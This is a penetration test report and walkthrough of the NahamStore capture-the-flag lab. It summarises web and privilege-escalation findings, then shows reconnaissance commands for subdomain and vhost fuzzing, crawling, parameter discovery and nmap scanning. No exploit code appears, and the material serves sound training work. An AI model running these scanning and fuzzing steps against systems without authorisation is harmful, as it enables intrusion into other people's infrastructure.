Penetration Test Report

Table of Contents

---

1. Executive Summary

Purpose: Perform an external penetration test of the public-facing web application nahamstore.thm to identify vulnerabilities that could impact confidentiality, integrity, or availability.

Key results: Multiple high-impact vulnerabilities were identified across the application and host:

- **Confirmed host compromise:** Local privilege escalation to **root** via **CVE-2021-4034 (PwnKit)** was observed during post-exploitation.
- **Remote Code Execution (RCE):** Evidence of RCE was observed on the application host.
- Web application issues: **7 XSS**, **2 SQL Injection**, **1 SSRF**, **2 CSRF**, **1 LFI**, **2 IDOR**, **2 Open Redirect**.
- Several medium/low findings related to insecure configuration and missing headers.

Overall risk posture: High. A combination of critical web vulnerabilities and a confirmed root compromise requires immediate remediation, containment, and a forensic investigation.

Immediate recommendation: Isolate compromised systems, preserve forensic evidence, apply critical OS/vendor patches (including PwnKit fixes), rotate secrets, and begin incident response procedures.

---

2. Scope and Objectives

Scope (in-scope):

- https://nahamstore.thm (public web application and any explicitly included subdomains/endpoints).
- Assessment type: external black-box web application penetration test (no credentials provided).

Out-of-scope:

- Internal corporate network (unless explicitly agreed), social engineering, and DoS testing.

Objectives:

- Identify exploitable web application vulnerabilities (XSS, SQLi, SSRF, LFI, CSRF, IDOR, open redirects).
- Determine impact of vulnerabilities when chained with server-level issues.
- Verify whether attack paths can lead to host compromise or privilege escalation.
- Provide prioritized remediation and verification guidance.

---

3. Test Methodology

Approach: We used a standard assessment process combining automated discovery and targeted manual verification (non-destructive), aligned with OWASP testing guidance:

1. Reconnaissance and fingerprinting (domains, headers, public resources).
2. Discovery and vulnerability identification (parameter testing, input/output analysis).

3. Safe verification of exploitability (non-destructive checks to confirm presence and impact , no offensive exploit code included in this report).
4. Post-discovery analysis and risk prioritization.
5. Reporting and remediation recommendations.

Representative tools/techniques: active scanners, proxy inspection of application traffic, TLS checks, and manual logic testing. (Full tool list in Appendix A.)

---

4. Environment & Assets Tested

Target: nahamstore.thm (public web server).
Authentication: No credentials provided (black-box).
Observed platform: Web application stack and Linux-based host (exact versions documented in evidence files).
Notes: Testing avoided destructive actions; when privilege escalation evidence was found (CVE-2021-4034) we recorded confirmation steps without sharing exploit techniques.

---

5. Summary of Findings (High-Level)

Severity	Count	Short description
Critical	2	Host root compromise (CVE-2021-4034) and confirmed RCE context on host
High	3	2 × SQLi, 1 × SSRF, 1 × LFI (collectively high impact)
Medium	11	7 × XSS, 2 × CSRF, 2 × IDOR
Low	2	2 × Open redirect
Informational	Several	Missing security headers, server banners, robots.txt entries

Top three priorities:

1. Contain and remediate the root compromise (CVE-2021-4034).
2. Eliminate RCE and other injection vectors (SQLi, LFI, SSRF).
3. Fix XSS/CSRF/IDOR and harden configuration (TLS, headers, logging).

---

6. Detailed Findings

A. Confirmed: CVE-2021-4034 — Local Privilege Escalation → root

- **Severity:** Critical
- **Affected asset:** Host running the web application (root achieved).
- **Summary:** Privilege escalation to root was confirmed during post-exploitation using a known OS vulnerability (CVE-2021-4034). Evidence collected includes system UID confirmation and sanitized logs.
- **Impact:** Full system compromise — arbitrary file access/modification, persistence, lateral movement, and full data exfiltration capability.
- **Recommended remediation:** Immediately apply vendor/OS patches that fix CVE-2021-4034. If immediate patching is not possible, follow vendor mitigation guidance (e.g., remove SUID bit from pkexec where advised). Re-image compromised hosts after forensic capture and rotate all secrets that may have been present on the host.

1-Reconnaissance

Before Testing (Setup)

I added the target to my local hosts file so the lab domain resolves to the target IP

cat /etc/hosts

10.10.28.158 nahamstore.thm


Then we will Test that :

ping nahamstore.thm #we will get a response

OR

curl nahamstore.thm #we will get a response also

Screen:



- **Subdomain Enumeration**
  - Popular Tools

The tools amass, assetfinder, and subfinder are not suitable for reconnaissance on TryHackMe targets that lack public DNS records. These tools rely on public DNS data and external sources like certificate transparency logs to discover subdomains and related domain information

- **Sublist3r**

Command executed

sublist3r -d nahamstore.com -o subdomains.txt

Execution summary
Sublist3r was run to enumerate subdomains for nahamstore.com and save the output to subdomains.txt. During the run several external data sources returned errors or rate-limited our requests (e.g., VirusTotal, Google, DNSdumpster). This is common when automated queries are made from the same IP or when remote services block/scrape-protect their endpoints. Despite those errors, Sublist3r produced useful results.


Results (Total Unique Subdomains Found: 3)

www.nahamstore.com

nahamstore-2020.nahamstore.com

shop.nahamstore.com

Screen:



Let's append those subdomains to /etc/hosts**:**

10.10.28.158 nahamstore.thm www.nahamstore.thm shop.nahamstore.thm marketing.nahamstore.thm

www.nahamstore.thm and shop.nahamstore.thm redirects me to nahamstore.thm.

- Fuzzing Subdomains

The only option we can make is a Fuzzing using **ffuf** , **gobuster** or any tool , i prefer **ffuf**

ffuf -u <http://FUZZ.nahamstore.thm/> -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -mc 200

Output:

#NO Output appears

it failed because this method relies on subdomains having valid DNS records that can be resolved and recognized by the server


- **Virtual host fuzzing**

VHVHost is basically a subdomain served on the same server and has the same IP

we will use the above command but make a fuzzing on **Host** header

ffuf -u <http://nahamstore.thm/> -H "Host: FUZZ.nahamstore.thm" -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt

output :




Server reponses with unreal or fake vhosts due to its configurations , vhost must be filtered accroding to size , word or code4

we will filter output by line or word (i am filtering by line **-fl**)

ffuf -u <http://nahamstore.thm/> -H "Host: FUZZ.nahamstore.thm" -w /home/kali/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt -fl 25

output:



BOOOOM , we found 4 subdomains

www.nahamstore.thm (301 Moved Permanently) to nahamstore.thm
shop.nahamstore.thm (301 Moved Permanently) to nahamstore.th
marketing.nahamstore.thm (200 OK)
stock.nahamstore.thm API endpoint (200 OK)

We will adding them into /etc/hosts file

- **Gathering URLS**
- **From internet**

we can’t use waybackurls or Gau tools because it depends on Wayback Machine to get urls but our target not provided on Wayback Machine

- **Crawling Technique**

1. katana


Katana tool make a Crawling we will run to to each subdoamin or list of subdomain

katana -u <http://nahamstore.thm> -jc >> katana_urls.txt

katana -u <http://marketing.nahamstore.thm> -jc >> katana_urls.txt

katana -u <http://stock.nahamstore.thm> -jc >> katana_urls.txt

Output Screen of one command:



Read

katana_urls.txt

:

http://nahamstore.thm

http://nahamstore.thm/register

http://nahamstore.thm/product?id=1

http://nahamstore.thm/product?id=2&name=Sticker+Pack

http://nahamstore.thm/basket

http://nahamstore.thm/login

http://nahamstore.thm/product?id=1&name=Hoodie+%2B+Tee

http://nahamstore.thm/product?id=2

http://nahamstore.thm/returns

http://nahamstore.thm/product/picture/?file=c10fc8ea58cb0caef1edbc0949337ff1.jpg

http://nahamstore.thm/

http://nahamstore.thm/js/jquery.min.js

http://nahamstore.thm/product/picture/?file=cbf45788a7c3ff5c2fab3cbe740595d4.jpg

http://nahamstore.thm/product/picture/f

http://nahamstore.thm/a

http://marketing.nahamstore.thm

http://marketing.nahamstore.thm/09c2afcff60bb4dd3af7c5c5d74a482f

http://marketing.nahamstore.thm/8d1952ba2b3c6dcd76236f090ab8642c

http://stock.nahamstore.thm

file:

katana_urls.txt

2. gospider


Gospider is a tool depending on crawling like katana

You Can Try it may get more results


3. Burp Crawler

Most useful feature in burp pro is automating crawling

Output Screens:



View Site map in target tap:



File of Project (load it from burp suite):


2025-10-26-project.burp

- **Fuzzing Hidden directory**

Here we will do a brute force for discovering hidden endpoint that dosn't appears in crawling

ffuf -u <http://nahamstore.thm/FUZZ> -w /home/kali/SecLists-master/Discovery/Web-Content/common.txt -t 100

Output Screen:



- **Fuzzing Hidden Parameters**


We will use katana_urls.txt

1. Arjun

used to **find hidden HTTP parameters**

#Parameters in URL (with GET method)
arjun -i katana_urls.txt -oJ arjun_params_get.json -m GET
#Parameters in Body (with Post method)
arjun -i endpoints.txt -oJ arjun_params_post.json -m POST

Output Screens:



Files :

arjun_params_get.json:

arjun_params_get.json

arjun_params_post.txt:

arjun_params_post.txt

2. paramspider

paramspider a tool like Arjun

- **Port Scanning**

Here we will use nmap tool

nmap -sS -T4 -sC -sV -O 10.10.170.63 -oN nmap_output #Put your machine ip

The operating system detected on the target is Linux, specifically a Linux-kernel running on an x86_64 architecture. The scan suggests it is likely Ubuntu Linux, though no exact OS match was found

There are multiple open ports detected:

- Port 22/tcp: Open, running OpenSSH 7.6p1, used for secure shell access.


- Port 80/tcp: Open, running nginx 1.14.0, serving HTTP.
- Port 8000/tcp: Open, also running nginx 1.18.0 HTTP server, potentially acting as a proxy and having a robots.txt file disallowing access to the /admin path

Files :

nmap_output.txt

■ Fingerprinting

1. wappalyzer



Wappalyzer shows key technologies detected on the target website:

